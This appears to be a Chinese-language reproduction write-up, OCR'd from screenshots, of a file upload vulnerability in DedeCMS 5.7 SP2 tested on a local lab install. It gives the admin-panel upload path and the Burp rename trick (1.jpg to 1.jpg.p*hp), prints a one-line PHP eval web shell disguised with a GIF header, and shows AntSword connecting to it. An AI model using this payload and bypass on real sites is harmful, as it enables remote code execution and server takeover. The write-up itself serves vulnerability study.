
0x01 漏洞概述


Desdev DedeCMS（织梦内容管理系统）是中国卓卓网络（Desdev）科技有限公司的一套开源的集内容发布、编辑、管理检索等于一体的PHP网站内容管理系统（CMS）。 Desdev DedeCMS 5.7 SP2版本中的uploads/include/dialog/select_images_post.php文件存在文件上传漏洞，远程攻击者可利用该漏洞上传并执行任意PHP代码。

0x02 复现步骤


首先，进入会员中心，必须是管理员的权限，因为后面上传文件有权限限制。进入会员中心后进入内容中心模块，然后发布一个文章。点击下面的编辑器的上传图片按钮。




点击上传，选择准备好的一句话图片木马文件




再用burp工具抓包，将1.jpg改为1.jpg.p*hp




然后重新请求发送数据包



这里不知道出了什么问题没有返回地址，但是从后台可以看到成功上传了的


1-21032913310L02.php - Visual Studio Code
1-21032913310L02.php
D: > Software > phpStudy > PHPTutorial > WWW > DedeCMS > uploads > uploads > allimg > 210329 > 1-21032913310L02.php
1 GIF89a
2 <script language='php'>eval($_POST['shell']);</script>
210329
文件 主页 共享 查看
WWW > DedeCMS > uploads > uploads > allimg > 210329
搜索"210329"
名称 修改日期 类型 大小
1-21032913310L02.php 2021/3/29 13:31 PHP 文件 1 KB
快速访问
桌面
下载
文档
图片
OneDrive
图片
文档
此电脑
3D 对象
视频
图片
文档
下载
音乐
桌面
System (C:)
Sevenery (D:)
网络
1 个项目

之后用工具连接即可


中国蚁剑
AntSword 编辑 窗口 调试
设置
数据管理 (1)
URL地址
http://localhost/DedeCMS/uploads 127.0
编辑数据（http://localhost/DedeCMS/uploads/uploads/allimg/210329/1...
保存 清空 测试连接
基础配置
URL地址 * http://localhost/DedeCMS/uploads/uploads/allimg/210329/1-2103291331(
连接密码 * shell
网站备注
编码设置 UTF8
连接类型 PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置
分类目录 (1)
添加 重命名 删除
默认分类 1
成功
连接成功!